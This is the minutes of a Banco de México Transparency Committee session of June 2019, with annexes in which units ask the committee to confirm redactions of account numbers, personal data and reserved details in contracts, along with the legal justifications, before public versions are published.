FOLIO 1

BANCO DE MÉXICO

COMITÉ DE TRANSPARENCIA

ACTA DE LA SESIÓN ESPECIAL 21/2019
DEL 25 DE JUNIO DE 2019

En la Ciudad de México, a las trece horas del veinticinco de junio de dos mil diecinueve, en el edificio ubicado en avenida Cinco de Mayo, número dieciocho, colonia Centro, alcaldía Cuauhtémoc, se reunieron María Teresa Muñoz Arámburu, Titular de la Unidad de Transparencia; Erik Mauricio Sánchez Medina, Director Jurídico; y Víctor Manuel De La Luz Puebla, Director de Seguridad y Organización de la Información, todos integrantes del Comité de Transparencia del Banco de México, así como Rodrigo Villa Collins, Gerente de Análisis y Promoción de Transparencia, en su carácter de Secretario de este órgano colegiado.----------

También estuvieron presentes, como invitados de este Comité, en términos de los artículos 4o. y 31, fracción XIV, del Reglamento Interior del Banco de México (RIBM), así como la Tercera, de las Reglas de Operación del Comité de Transparencia del Banco de México, publicadas en el Diario Oficial de la Federación el dos de junio de dos mil dieciséis, (Reglas), las personas que se indican en la lista de asistencia que se adjunta a la presente como **ANEXO "A",** quienes también son servidores públicos del Banco de México.----------

Al estar presentes los integrantes mencionados, quien ejerce en este acto las funciones de Secretariado del Comité de Transparencia manifestó que existe quórum para la celebración de la presente sesión, de conformidad con lo previsto en los artículos 43 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 64, párrafos segundo y tercero, de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); 83 de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPPSO); 4o. del RIBM; así como Quinta y Sexta de las Reglas. Por lo anterior, se procedió en los términos siguientes: ----------

APROBACIÓN DEL ORDEN DEL DÍA. ----------

Quien ejerce en este acto las funciones de Secretariado del Comité de Transparencia, sometió a consideración de los integrantes presentes de ese órgano colegiado el documento que contiene el orden del día. ----------

Este Comité de Transparencia, con fundamento en los artículos 43, párrafo segundo, 44, fracción IX, de la LGTAIP; 64, párrafo segundo; 65, fracción IX, de la LFTAIP; 83 de la LGPDPPSO; 4o. y 31, fracciones III y XX, del RIBM, y Quinta, de las Reglas, por unanimidad, aprobó el orden del día en los términos del documento que se adjunta a la presente como **ANEXO "B"** y procedió a su desahogo, conforme a lo siguiente:----------

PRIMERO. VERSIONES PÚBLICAS ELABORADAS POR LAS TITULARES DE LA DIRECCIÓN DE ADMINISTRACIÓN DE EMISIÓN Y DE LA DIRECCIÓN DE PROGRAMACIÓN Y DISTRIBUCIÓN DE EFECTIVO DEL BANCO DE MÉXICO, PARA EL CUMPLIMIENTO DE LAS OBLIGACIONES DE TRANSPARENCIA PREVISTAS EN EL ARTÍCULO 70 DE LA LGTAIP.----------

Quien en este acto ejerce las funciones de Secretariado dio lectura a los oficios de fecha veinte de junio de dos mil diecinueve, suscritos, uno por la titular de la Dirección de Administración de Emisión y el otro por la titular de la Dirección de Programación y Distribución de Efectivo, ambas del Banco de México, mismos que se agregan en un solo legajo a la presente acta como **ANEXO "C"**, por medio de los cuales hicieron del conocimiento de este Comité de Transparencia su determinación de clasificar diversa información contenida en los documentos señalados en dichos oficios, respecto de los cuales se generaron las versiones públicas respectivas, se elaboró la prueba de daño

correspondiente, y solicitaron a este órgano colegiado confirmar tal clasificación y aprobar las citadas versiones públicas.----------

Después de un amplio intercambio de opiniones, se determinó lo siguiente: ----------

Único. El Comité de Transparencia, por unanimidad de sus integrantes presentes, con fundamento en los artículos 1, 23, 43, 44, fracción II, y 106, fracción III, de la LGTAIP; 64, 65, fracción II, y 98, fracción III, de la LFTAIP; 31, fracción III, del RIBM, el Sexagésimo segundo, párrafo segundo, inciso b), de los Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas, vigentes, y la Quinta de las Reglas, confirma la clasificación de la información referida y aprueba las correspondientes versiones públicas, en los términos de la resolución que se agrega al apéndice de la presente acta como **ANEXO "D"**.----------

SEGUNDO. VERSIONES PÚBLICAS ELABORADAS POR LOS TITULARES DE LA DIRECCIÓN DE INFRAESTRUCTURA DE TECNOLOGÍA DE LA INFORMACIÓN Y DE LA DIRECCIÓN DE SEGURIDAD DEL BANCO DE MÉXICO, PARA EL CUMPLIMIENTO DE LAS OBLIGACIONES DE TRANSPARENCIA PREVISTAS EN EL ARTÍCULO 70 DE LA LGTAIP. ----------

Quien en este acto ejerce las funciones de Secretariado dio lectura al oficio de fecha tres de junio de dos mil diecinueve, suscrito por los titulares de la Dirección de Infraestructura de Tecnologías de la Información y de la Dirección de Seguridad, ambos del Banco de México, mismo que se agrega a la presente acta como **ANEXO "E"**, por medio del cual hicieron del conocimiento de este Comité de Transparencia su determinación de clasificar diversa información contenida en los documentos señalados en dichos oficios, respecto de los cuales se generaron las versiones públicas respectivas, elaboraron las pruebas de daño correspondientes y solicitaron a este órgano colegiado confirmar tal clasificación y aprobar las citadas versiones públicas.----------

Después de un amplio intercambio de opiniones, se determinó lo siguiente: ----------

Único. El Comité de Transparencia, por unanimidad de sus integrantes presentes, con fundamento en los artículos 1, 23, 43, 44, fracción II, y 106, fracción III, de la LGTAIP; 64, 65, fracción II, y 98, fracción III, de la LFTAIP; 31, fracción III, del RIBM, el Sexagésimo segundo, párrafo segundo, inciso b), de los Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas, vigentes, y la Quinta de las Reglas, confirma la clasificación de la información referida y aprueba las correspondientes versiones públicas, en los términos de la resolución que se agrega al apéndice de la presente acta como **ANEXO "F"**. ----------

TERCERO. VERSIONES PÚBLICAS ELABORADAS POR EL TITULAR DE LA DIRECCIÓN DE AUTORIZACIONES Y SANCIONES DE BANCA CENTRAL DEL BANCO DE MÉXICO, PARA EL CUMPLIMIENTO DE LAS OBLIGACIONES DE TRANSPARENCIA PREVISTAS EN EL ARTÍCULO 70 DE LA LGTAIP. ----------

Quien en este acto ejerce las funciones de Secretariado dio lectura al oficio con número de referencia S02/60/2019, suscritos por el titular de la Dirección de Autorizaciones y Sanciones de Banca Central del Banco de México, mismo que se agregan a la presente acta como **ANEXO "G"**, por medio del cual hizo del conocimiento de este Comité de Transparencia su determinación de clasificar diversa información contenida en los documentos señalados en dicho oficio, respecto de los cuales se generaron las versiones públicas respectivas y solicitó a este órgano colegiado confirmar tal clasificación y aprobar las citadas versiones públicas. ----------

Después de un amplio intercambio de opiniones, se determinó lo siguiente: ----------

Único. El Comité de Transparencia, por unanimidad de sus integrantes presentes, con fundamento en los artículos 1, 23, 43, 44, fracción II, y 106, fracción III, de la LGTAIP; 64, 65, fracción II, y 98, fracción III, de la LFTAIP; 31, fracción III, del RIBM, el Sexagésimo segundo, párrafo segundo, inciso

b), de los Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas, vigentes, y la Quinta de las Reglas, confirma la clasificación de la información referida y aprueba las correspondientes versiones públicas, en los términos de la resolución que se agrega al apéndice de la presente acta como **ANEXO "H"**.----------
Al no haber más asuntos que tratar, se dio por terminada la sesión, en la misma fecha y lugar de su celebración. La presente acta se firma por los integrantes del Comité de Transparencia que asistieron a la sesión, así como por quien en este acto ejerce las funciones de Secretariado. Conste.

COMITÉ DE TRANSPARENCIA

MARÍA TERESA MUÑOZ ARÁMBURU
Presidenta

ERIK MAURICIO SÁNCHEZ MEDINA
Integrante

VÍCTOR MANUEL DE LA LUZ PUEBLA
Integrante

RODRIGO VILLA COLLINS
Secretario



ANEXO "A"

BANCO DE MÉXICO

LISTA DE ASISTENCIA
SESIÓN ESPECIAL 21/2019

25 DE JUNIO DE 2019

COMITÉ DE TRANSPARENCIA

MARÍA TERESA MUÑOZ ARÁMBURU Directora de la Unidad de Transparencia	
ERIK MAURICIO SÁNCHEZ MEDINA Director Jurídico	
VICTOR MANUEL DE LA LUZ PUEBLA Director de Seguridad y Organización de la Información	
CARLOS EDUARDO CICERO LEBRIJA Gerente de Gestión de Transparencia	
ENRIQUE ALCÁNTAR MENDOZA Abogado Especialista nivel Gerente	
JOSÉ RAMÓN RODRÍGUEZ MANCILLA Gerente de Organización de la Información	
RODRIGO VILLA COLLINS Secretario del Comité de Transparencia	
SERGIO ZAMBRANO HERRERA Subgerente de Análisis Jurídico y Promoción de Transparencia	

INVITADOS PERMANENTES


OSCAR JORGE DURÁN DÍAZ Dirección de Vinculación Institucional y Comunicación	
FRANCISCO CHAMÚ MORALES Director de Administración de Riesgos	


INVITADOS

RODRIGO MÉNDEZ PRECIADO Gerente de Enlace Institucional y Relaciones Públicas	
EDGAR MIGUEL SALAS ORTEGA Gerente Jurídico Consultivo	
JONATHAN NAVARRO VILLEGAS Abogado en Jefe en la Subgerencia de Apoyo Jurídico a la Transparencia	
MARGARITA LISSETE PONCE GUARNEROS Gerente de Riesgos No Financieros	

CARLOS ALBERTO ARIAS VÁZQUEZ Subgerente de Seguimiento de Riesgos y Continuidad Operativa	
MARTHA MARISOL CAPILLA GUTIÉRREZ Subgerente de Identificación y Evaluación de Riesgos Operativos	
MIRNA ESPERANZA CORTÉS CAMPOS Directora de Administración de Emisión	A través de medios de comunicación (Videoconferencia)
OCTAVIO BERGÉS BASTIDA Director General de Tecnologías de la Información	
MARCOS PÉREZ HERNÁNDEZ Director de Infraestructura de Tecnologías de la Información	
MOISÉS RIVERO VÁZQUEZ Director de Desarrollo de Sistemas	
CARLOS ENRIQUE MUÑOZ HINK Subgerente de Coordinación de la Información	

ALFONSO ROSENBERG GONZÁLEZ Jefe de la Oficina de Administración de las Páginas en Red	
BLANCA YAZEL JIMÉNEZ HERNÁNDEZ Jefa de la Oficina de Administración del Archivo de Concentración y Organización de Archivos	
RICARDO ALFREDO GONZÁLEZ FRAGOSO Líder de Especialidad	
ARTURO GARCÍA HERNÁNDEZ Gerencia de Seguridad de Tecnologías de la Información	
ALFREDO CALLEJAS CHAVERO Líder de Especialidad	
HÉCTOR RAFAEL HELÚ CARRANZA Director de Autorizaciones y Sanciones de Banca Central	
TANIA CABRERA RODRÍGUEZ Abogada Especialista	

HUGO ENRIQUE LICONA VÁZQUEZ Abogado Especialista	
CINTHIA LARA VITAL Subgerente de Sanciones de Banca Central.	
ERIK CABRERA MOYA Abogado	
ELIZABETH CASILLAS TREJO Subgerente de Gestión de Obligaciones de Transparencia y Solicitudes de Información	
HÉCTOR GARCÍA MONDRAGÓN Jefe de la Oficina de Análisis Jurídico y Promoción de Transparencia	



ANEXO "B"

BANCO DE MÉXICO

COMITÉ DE TRANSPARENCIA

ORDEN DEL DÍA

Sesión Especial 21/2019
25 de junio de 2019

PRIMERO. VERSIONES PÚBLICAS ELABORADAS POR LAS TITULARES DE LA DIRECCIÓN DE ADMINISTRACIÓN DE EMISIÓN Y DE LA DIRECCIÓN DE PROGRAMACIÓN Y DISTRIBUCIÓN DEEFECTIVO DEL BANCO DE MÉXICO, PARA EL CUMPLIMIENTO DE LAS OBLIGACIONES DE TRANSPARENCIA PREVISTAS EN EL ARTÍCULO 70 DE LA LGTAIP.

SEGUNDO. VERSIONES PÚBLICAS ELABORADAS POR LOS TITULARES DE LA DIRECCIÓN DE INFRAESTRUCTURA DE TECNOLOGÍA DE LA INFORMACIÓN Y DE DIRECCIÓN DE SEGURIDAD DEL BANCO DE MÉXICO, PARA EL CUMPLIMIENTO DE LAS OBLIGACIONES DE TRANSPARENCIA PREVISTAS EN EL ARTÍCULO 70 DE LA LGTAIP.

TERCERO. VERSIONES PÚBLICAS ELABORADAS POR EL TITULAR DE LA DIRECCIÓN DE AUTORIZACIONES Y SANCIONES DE BANCA CENTRAL DEL BANCO DE MÉXICO, PARA EL CUMPLIMIENTO DE LAS OBLIGACIONES DE TRANSPARENCIA PREVISTAS EN EL ARTÍCULO 70 DE LA LGTAIP.

ANEXO "C"

BANCO DE MÉXICO

BANCO DE MÉXICO
RECIBIDO
21 JUN 2019
Comité de Transparencia
Por: 71583 Hora: 10:54

Se recibe oficio constante en dos páginas y una carátula.-

Ciudad de México, a 20 de junio de 2019

COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO
P r e s e n t e.

Me refiero a la obligación prevista en el artículo 60 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP), en el sentido de poner a disposición de los particulares la información a que se refiere el Título Quinto de dicho ordenamiento (obligaciones de transparencia) en el sitio de internet de este Banco Central y a través de la Plataforma Nacional de Transparencia.

Al respecto, en relación con las referidas obligaciones de transparencia, me permito informarles que esta unidad administrativa, de conformidad con los artículos 100, y 106, fracción III, de la Ley General de Transparencia y Acceso a la Información Pública, así como 97 de la Ley Federal de Transparencia y Acceso a la Información Pública, y el Quincuagésimo sexto de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes, ha determinado clasificar diversa información contenida en el documento que se indica más adelante, de conformidad con la fundamentación y motivación señaladas en la carátula correspondiente.

Para facilitar su identificación, en el siguiente cuadro encontrarán el detalle del título del documento clasificado, el cual coincide con el que aparece en la carátula que debidamente firmada se acompaña al presente.

TÍTULO DEL DOCUMENTO CLASIFICADO	CARÁTULA NÚMERO DE ANEXO
Cont Mutuo BANCO AZTECA-Monedas y medallas-O (30 de octubre de 2006)	1

Por lo expuesto, en términos de los artículos 44, fracción II, de la Ley General de Transparencia y Acceso a la Información Pública; 65, fracción II, de la Ley Federal de Transparencia y Acceso a la Información Pública; y 31, fracción III, del Reglamento Interior del Banco de México; así como Quincuagésimo sexto, y Sexagésimo segundo, párrafos primero y segundo, inciso b), de los Lineamientos, atentamente solicito a ese Comité de Transparencia confirmar la clasificación de la información realizada por esta unidad administrativa, y aprobar la versión pública señalada en el cuadro precedente.

Asimismo, de conformidad con el Décimo de los señalados "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones

públicas", informo que el personal que por la naturaleza de sus atribuciones tiene acceso al referido documento clasificado, es:

TÍTULO DEL DOCUMENTO CLASIFICADO	PERSONAL CON ATRIBUCIONES DE ACCESO AL DOCUMENTO CLASIFICADO (DGE)
Cont Mutuo BANCO AZTECA-Monedas y medallas-O (30 de octubre de 2006)	• Dirección de Administración de Emisión (Director) • Gerencia de Gestión de la Dirección General de Emisión (Gerente) • Subgerencia de Gestión para Acuñación de Monedas, Costos y Comercialización (Subgerente) • Oficina de Comercialización Numismática (Jefe/a)

Atentamente,

MTRA. MIRNA ESPERANZA CORTÉS CAMPOS
Directora de Administración de Emisión

BANCO DE MÉXICO

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró , con fundamento en los artículos 3, fracción XXI, 70, 100, 106, fracción III, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 68, 97, 98, fracción III, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, fracción III, Quincuagésimo sexto, Sexagésimo segundo, inciso b) y Sexagésimo tercero de los "*Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas*", emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Administración de Emisión
II. La identificación de los documentos del que se elaboran las versiones públicas.	Cónt Mutuo BANCO AZTECA-Monedas y medallas-O (30 de octubre de 2006)
III. Firma del titular del área y de quien clasifica.	**MTRA. MIRNA ESPERANZA CORTÉS CAMPOS** Directora de Administración de Emisión
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Especial", número 21/2019, celebrada el 25 de junio del 2019 Secretario del Comité de Transparencia Rodrigo Vila Collins, Gerente de Análisis y Promoción de Transparencia, y Secretario del Comité de Transparencia del Banco de México. Firma:

BANCO DE MÉXICO

A continuación se presenta el detalle de la información testada, así como la fundamentación y motivación que sustentan la clasificación:

PARTES O SECCIONES CLASIFICADAS COMO CONFIDENCIAL				
Ref.	**Página (s)**	**Información testada**	**Fundamento Legal**	**Motivación**
5	5	No. de cuenta y No. de cuenta CLABE de persona moral.	Artículos 6o., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 116, párrafos segundo y último, de la Ley General de Transparencia y Acceso a la Información Pública; 1, 6, 113, párrafos primero, fracciones I y III y último de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción II y último párrafo, Cuadragésimo, fracción I y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas". Lo anterior se reitera en el criterio 10/17 emitido por el INAI, de rubro "Cuentas bancarias y/o CLABE interbancaria de personas físicas y morales privadas"	Información clasificada como confidencial, toda vez que se trata de información entregada con tal carácter por los particulares a los sujetos obligados, y que éstos tienen el derecho de entregar con dicho carácter, de conformidad con lo dispuesto en las leyes o en los Tratados Internacionales de los que el Estado mexicano es parte. Asimismo, la información en cuestión se refiere al patrimonio de una persona moral. En efecto, el número de cuenta es un conjunto de caracteres numéricos utilizados por los intermediarios financieros para identificar las cuentas de los clientes. Dicho número es único e irrepetible, establecido a cada cuenta bancaria que avala que los recursos enviados a las órdenes de cargo, pago de nómina o a las transferencias electrónicas de fondos interbancarios, se utilicen exclusivamente en la cuenta señalada por el cliente. Derivado de lo anterior, se considera que dicho datos están asociados al patrimonio de una persona moral de carácter privado, entendiendo este como el conjunto de bienes, derechos y obligaciones correspondientes a una persona identificada e identificable y que constituyen una universalidad jurídica, motivo por el cual el número de cuenta constituye información confidencial que incumbe a su titular o personas autorizadas para el acceso o consulta de la misma. Cabe señalar, que a través de los números de cuenta y CLABE, el cliente puede acceder a la información relacionada con su patrimonio, contenida en las bases de datos de las instituciones bancarias y financieras, en donde se pueden realizar diversas transacciones como son movimientos y consulta de saldos, así como compraventas empleando para ello el número de tarjeta de crédito, por lo que su difusión podría dañar o perjudicar el patrimonio de la persona titular de esta información.

BANCO DE MÉXICO
RECIBIDO
21 JUN 2019
Comité de Transparencia
Por: 71583 Hora: 10:56

Se recibe oficio constante en dos páginas, nueve carátulas y una prueba de daño.

BANCO DE MÉXICO

Ciudad de México, a 20 de junio de 2019.

COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO
Presente

Me refiero a la obligación prevista en el artículo 60 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP), en el sentido de poner a disposición de los particulares la información a que se refiere el Título Quinto de dicho ordenamiento (obligaciones de transparencia) en el sitio de internet de este Banco Central y a través de la Plataforma Nacional de Transparencia.

Al respecto, en relación con las referidas obligaciones de transparencia, nos permitimos informarles que esta unidad administrativa, de conformidad con los artículos 100, y 106, fracción III, de la LGTAIP, así como 97 de la LFTAIP, y el Quincuagésimo sexto de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes, ha determinado clasificar diversa información contenida en los documentos que se indican más adelante, de conformidad con la fundamentación y motivación señalada en las carátulas correspondientes.

Para facilitar su identificación, en el siguiente cuadro encontrarán el detalle del título de los documentos clasificados, los cuales coinciden con los que aparecen en las carátulas que debidamente firmadas se acompañan al presente.

TÍTULO DEL DOCUMENTO CLASIFICADO	CARÁTULA NÚMERO DE ANEXO	PRUEBA DE DAÑO NÚMERO DE ANEXO
Contrato Comodato Empresa DIEBOLD 22.may.2019.1-O	1	10
Contrato Comodato Empresa AUT. Y TRAFICO ALTO 15.may.2019-O	2	
Contrato Comodato Empresa CIASA 13.may.2019-O	3	
Contrato Comodato Empresa SOLNS. INVERSOFT 16.may.2019-O	4	
Contrato Comodato Empresa SORTEK 20.may.2019-O	5	
Contrato Comodato Empresa MEI QRO 14.may.2019.1-O	6	
Contrato Comodato Empresa JAPAY 30.may.2019.1-O	7	
Contrato Comodato Banco BAJIO 24.may.2019-O	8	
Contrato Comodato Banco BANCOPPEL 20.may.2019-O	9	

Por lo expuesto, en términos de los artículos 44, fracción II, de la Ley General de Transparencia y Acceso a la Información Pública; 65, fracción II, de la Ley Federal de Transparencia y Acceso a la

BANCO DE MÉXICO

Información Pública; y 31, fracción III, del Reglamento Interior del Banco de México; así como Quincuagésimo sexto, y Sexagésimo segundo, párrafos primero y segundo, inciso b), de los Lineamientos, atentamente solicito a ese Comité de Transparencia confirmar la clasificación de la información realizada por esta unidad administrativa, y aprobar las versiones públicas señaladas en el cuadro precedente.

Asimismo, de conformidad con el Décimo de los señalados "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", informo que el personal que por la naturaleza de sus atribuciones tiene acceso al referido documentos clasificado, es:

- Dirección General de Emisión (Director)
- Dirección de Programación y Distribución de Efectivo (Director)
- Cajero Regional Centro (Gerente)
- Subgerencia de Distribución y Proceso de Efectivo (Subgerente)
- Oficina de Distribución y Recolección (Jefe)

Atentamente

MTRA. ISABEL MORALES PASANTES
Directora de Programación y Distribución de Efectivo

BANCO DE MÉXICO

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró , con fundamento en los artículos 3, fracción XXI, 70, 100, 106, fracción III, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 68, 97, 98, fracción III, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, fracción III, Quincuagésimo sexto, Sexagésimo segundo, inciso b) y Sexagésimo tercero de los "*Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas*", emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Programación y Distribución de Efectivo
II. La identificación de los documentos del que se elaboran las versiones públicas.	Contrato Comodato Empresa DIEBOLD 22.may.2019-O
III. Firma del titular del área y de quien clasifica.	**Mtra. Isabel Morales Pasantes** Directora de Programación y Distribución de Efectivo
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Especial", número 21/2019 celebrada el 25 de junio de 2019 Secretaría del Comité de Transparencia Rodrigo Villa Collins, Gerente de Análisis y Promoción de Transparencia, y Secretario del Comité de Transparencia del Banco de México. Firma:

BANCO DE MÉXICO

A continuación se presenta el detalle de la información testada, así como la fundamentación y motivación que sustentan la clasificación y, en los supuestos de información clasificada como reservada, el periodo de reserva:

PARTES O SECCIONES CLASIFICADAS COMO CONFIDENCIAL				
Ref.	**Página (s)**	**Información testada**	**Fundamento Legal**	**Motivación**
1	11	Nombre de Personas físicas (terceros).	Artículos 6o., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 68, fracciones II y VI, 116, párrafos primero y segundo, de la LGTAIP; 1, 2, fracción V, 3, fracción IX, 6, 16, 17, 18, 22, fracción V, 31 y 70, a contrario sensu, de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPPSO); 1, 6, 113, fracción I, de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción I y último párrafo, y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas".	Información clasificada como confidencial, toda vez que el nombre es la manifestación principal del derecho subjetivo a la identidad, hace que una persona física sea identificada o identificable, y consecuentemente es un dato personal. En efecto, el nombre de una persona física además de ser un atributo de la personalidad que por esencia sirve para distinguir y determinar a las personas en cuanto a su identidad, es el conjunto de signos que constituyen un elemento básico e indispensable de la identidad de cada persona sin el cual no puede ser reconocida por la sociedad, así como un derecho humano que protege el nombre propio y los apellidos. En ese entendido, el único que puede hacer uso del mismo es su titular, y los terceros únicamente pueden divulgarlo con su consentimiento, por lo que dicha información es susceptible de clasificarse con el carácter de confidencial, en virtud de que a través de la misma es posible conocer información personal de su titular.
2	9	No. de cuenta y No. de cuenta CLABE de persona moral.	Artículos 6o., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 116, párrafos segundo y último, de la Ley General de Transparencia y Acceso a la Información Pública; 1, 6, 113, párrafos primero, fracciones I y III y último de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción II y último párrafo, Cuadragésimo, fracción I y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas". Lo anterior se reitera en el criterio 10/17 emitido por el INAI, de rubro "Cuentas bancarias y/o CLABE interbancaria de personas físicas y morales privadas"	Información clasificada como confidencial, toda vez que se trata de información entregada con tal carácter por los particulares a los sujetos obligados, y que éstos tienen el derecho de entregar con dicho carácter, de conformidad con lo dispuesto en las leyes o en los Tratados Internacionales de los que el Estado mexicano es parte. Asimismo, la información en cuestión se refiere al patrimonio de una persona moral. En efecto, el número de cuenta es un conjunto de caracteres numéricos utilizados por los intermediarios financieros para identificar las cuentas de los clientes. Dicho número es único e irrepetible, establecido a cada cuenta bancaria que avala que los recursos enviados a las órdenes de cargo, pago de nómina o a las transferencias electrónicas de fondos interbancarios, se utilicen exclusivamente en la cuenta señalada por el cliente. Derivado de lo anterior, se considera que dicho datos están asociados al patrimonio de una persona moral de carácter privado, entendiendo este como el conjunto de bienes, derechos y obligaciones correspondientes a una persona identificada e identificable y que constituyen una universalidad jurídica, motivo por el cual el número de cuenta constituye información confidencial que incumbe a su titular o personas autorizadas para el acceso o consulta de la misma. Cabe señalar, que a través de los números de cuenta y CLABE, el cliente puede acceder a la información relacionada con su patrimonio, contenida en las bases de datos de las instituciones bancarias y

				financieras, en donde se pueden realizar diversas transacciones como son movimientos y consulta de saldos, así como compraventas empleando para ello el número de tarjeta de crédito, por lo que su difusión podría dañar o perjudicar el patrimonio de la persona titular de esta información.
3	4	Información laboral (puesto de trabajo).	Artículos 6º., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 68, fracciones II y VI, 116, párrafos primero y segundo, de la LGTAIP; 1, 2, fracción V, 3, fracciones IX y X, 6, y 16, 17, 18, 22, fracción V, 31 y 70, a contrario sensu, de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPPSO); 1, 6, 113, fracción I, de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción I y último párrafo, y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas".	Información clasificada como confidencial, toda vez que se trata de un dato personal que está intrínseca y objetivamente ligado a la persona, en virtud de que encuadra dentro de aquella que incide directamente en el ámbito privado de cualquier persona. De igual forma se refiere a datos que repercuten en la esfera más íntima del titular, cuya utilización indebida pueda dar origen a discriminación o conlleve un riesgo grave para éste.
4	11	Correo electrónico de persona física y/o personal de los servidores públicos	Artículos 6º., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 68, fracciones II y VI, 116, párrafos primero y segundo, de la LGTAIP; 1, 2, fracción V, 3, fracción IX, 6, 16, 17, 18, 22, fracción V, 31 y 70, a contrario sensu, de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPPSO); 1, 6, 113, fracción I, de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción I y último párrafo, y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas".	Información clasificada como confidencial, toda vez que se trata de un dato personal concerniente a determinada persona física identificada o identificable En efecto, la dirección de correo electrónico se encuentra asignada a una persona determinada, la cual tiene asignada una cuenta que pudiera contener información privada de las referidas personas, además de que la finalidad de dicho instrumento tecnológico de información se utiliza para poder ser localizado a través del acceso al mismo. En tal virtud, la autodeterminación informativa corresponde a los titulares de ese dato personal. En ese entendido, el único que puede hacer uso del mismo es su titular, y los terceros únicamente pueden divulgarlo con su consentimiento, por lo que dicha información es susceptible de clasificarse con el carácter de confidencial, en virtud de que a través de la misma es posible localizar e identificar a su titular.

PARTES O SECCIONES CLASIFICADAS COMO RESERVADA				
Periodo de reserva: 5 años				
Ref.	**Página (s)**	**Información testada**	**Fundamento Legal**	**Motivación**
u	4, 12, 15-17, 20	Nombre del personal que recibe piezas que no han sido puestas en circulación, la relación de folios y el domicilio donde se desarrollan las pruebas de compatibilidad.	Conforme a la prueba de daño que se adjunta.	Conforme a la prueba de daño que se adjunta.

BANCO DE MÉXICO

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró , con fundamento en los artículos 3, fracción XXI, 70, 100, 106, fracción III, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 68, 97, 98, fracción III, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, fracción III, Quincuagésimo sexto, Sexagésimo segundo, inciso b) y Sexagésimo tercero de los "*Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas*", emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Programación y Distribución de Efectivo
II. La identificación de los documentos del que se elaboran las versiones públicas.	Contrato Comodato Empresa AUT. Y TRAFICO ALTO 15.may.2019-O
III. Firma del titular del área y de quien clasifica.	**Mtra. Isabel Morales Pasantes** Directora de Programación y Distribución de Efectivo
